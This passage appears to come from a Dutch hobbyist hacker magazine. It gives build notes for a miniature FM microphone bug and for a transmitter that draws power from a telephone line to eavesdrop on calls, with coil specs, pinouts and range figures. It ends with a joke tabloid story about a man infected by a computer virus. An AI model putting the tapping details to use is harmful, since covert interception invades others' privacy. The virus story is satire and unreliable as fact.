De HCC-Dagen zijn 22 en 23 November van 10.00 tot 17.00 uur in de Jaarbeurs in Utrecht (vlak naast het station). Met de nevenstaande reductiecoupon krijg je *f*2,50 korting op de toegangsprijs (normaal *f*10.00). See you there!

Zendertjes van Billsf

Als je deze zenders bouwt zijn er een aantal dingen om op te letten. De spoel (en trouwens het hele hoogfrequentgedeelte) is voor beide zenders hetzelfde. Het frequentiebereik voor beide zenders is van 80 - 130 MHz. Dit betekent dat je (onder andere) op de omroepband (87-108 MHz) kunt zenden.

De spoel is 6 3/4 winding met draad van 1 mm dik, de binnendiameter van de spoel is 3 mm. Als je dunner draad gebruikt moet je er voor zorgen dat de spoel een lengte heeft van 7 mm. De spoel kun je bijvoorbeeld wikkelen om een boortje van 3mm dik. Als je deze zender op andere frequenties wilt gebruiken is de regel: twee keer zoveel windingen betekent dat de frequentie gehalveerd wordt.





BC557B, BC547B
1 = C, 2 = B, 3 = E

BF241
1 = C, 2 = E, 3 = B

De microfoonzender

Het vermogen van deze zender is bij een volle batterij ongeveer 20 milliWatt (bereik in de stad 200 meter) bij een optimale antenne van 69 centimeter. Het ontwerp bevat een voorversterker en is redelijk gevoelig. Bij een hogere batterijspanning is het uitgangsvermogen ook hoger. Meer dan 18 Volt (bereik 1 kilometer !) is voor de transistoren een tikje riskant. Op 1 negen Volt batterijtje zou dit geheel het 3 dagen moeten uithouden, met een lithium 9 Volt batterij mag je op het dubbele rekenen.

De Telefoonzender


Dit ontwerp betrekt zijn voeding uit de telefoonlijn. De twee LEDs moeten groen of geel zijn (rode LEDs hebben een kleinere spanningsval). De LEDs dienen om de zender te voorzien van een stabiele ingangsspanning, ze zullen maar bitter weinig licht geven. Dit ontwerp produceert 3 milliWatt (100 meter) maar het bereik wordt vergroot door de antenne om de te beluisteren telefoonlijn te wikkelen en deze dus als antenne te gebruiken. Je kunt ook drie i.p.v. twee LEDs in serie hangen, maar dan 'steel' je meer stroom van de PTT en is er een grotere kans dat het geheel invloed heeft op de geluidskwaliteit van de te beluisteren verbinding.

Ethiek

Al hebben deze zenders een uiterst klein vermogen: het is illegaal om ze te gebruiken. Hoe je dit met je geweten oplost moet je zelf weten. Deze zenders zijn door hun instabiliteit en het feit dat ze in een makkelijk meeluisterbare frequentieband zenden meer speelgoed dan werkelijk spionnentuig. Dat is ook precies de bedoeling. Speel er mee maar respecteer de privacy van anderen!

P.S.

Als je de telefoonzender op je eigen lijn bevestigd maakt dit de kans dat je door de BVD wordt afgeluisterd behoorlijk kleiner: hoeveel mensen hebben er nou twee taps op hun lijn?



Bizarre ziekte dringt door tot zijn hersenen!



ZIEKE COMPUTER bracht bizarre virus over op Bert Vredeling.

Man besmet met COMPUTER VIRUS!

Bert Vredeling heeft veel gemeen met zijn home computer: Beide denken logisch, beide zijn dol op cijfers en beide zijn door een virus besmet – hetzelfde virus!

Door Ron Sterrenburg
staf reporter

De 32–jarige computer programmeur Bert Vredeling uit Rotterdam is er van overtuigd dat hij de toestand waarin hij verkeert te danken heeft aan zijn zieke computer. En de arts van het slachtoffer is het daarmee eens.

"Ik heb iedere mogelijk test gedaan om achter de oorzaak van zijn ziekte te komen," aldus Dr. Maasland. "Hij is besmet door een virus, maar het is er een die ik nog niet eerder heb gezien."

Vredeling verklaarde dat zijn computer, ongeveer een week voor hij zelf ziek werd, tekenen begon te vertonen van een virus – een software programma dat ontworpen is om alle data te vernietigen.

"Ik was een beetje slordig als het neerkwam op het lenen van software programma's van anderen, met name van mensen die ik niet goed genoeg kende," geeft de man toe.

Dr. Maasland, zelf een computer expert, is het hiermee eens. "Software programma's van vrienden lenen is net als naar bed gaan met iemand die je niet kent. Als je dat doet, ga je met iedereen waar hij of zij ooit de lakens mee heeft gedeeld naar bed. En als je een software programma van iemand leent, sta je dus in verbinding met iedereen die dat programma daarvoor in handen heeft gehad."


De conclusie van Dr. Maasland is, dat de symptomen van Vredeling identiek zijn aan een aanval van een software virus op een computer.

"Vredeling begint zijn geheugen kwijt te raken. Er is iets wat zijn geheugen, zijn data, aan het opvreten is. Hij heeft bijna geen energie meer. Zelfs een EEG van zijn hersenen blijft veranderen. Het wordt steeds erger.

"Dit virus zou hem wel eens helemaal op kunnen eten, tot zijn geheugen volledig is gewist," aldus de arts.

In deze Tic:

← Uit 'De Nieuwe' nr.11 van 91



Ouders pas op!

Buiten bereik van kinderen houden.
Bij inwendig gebruik arts waarschuwen.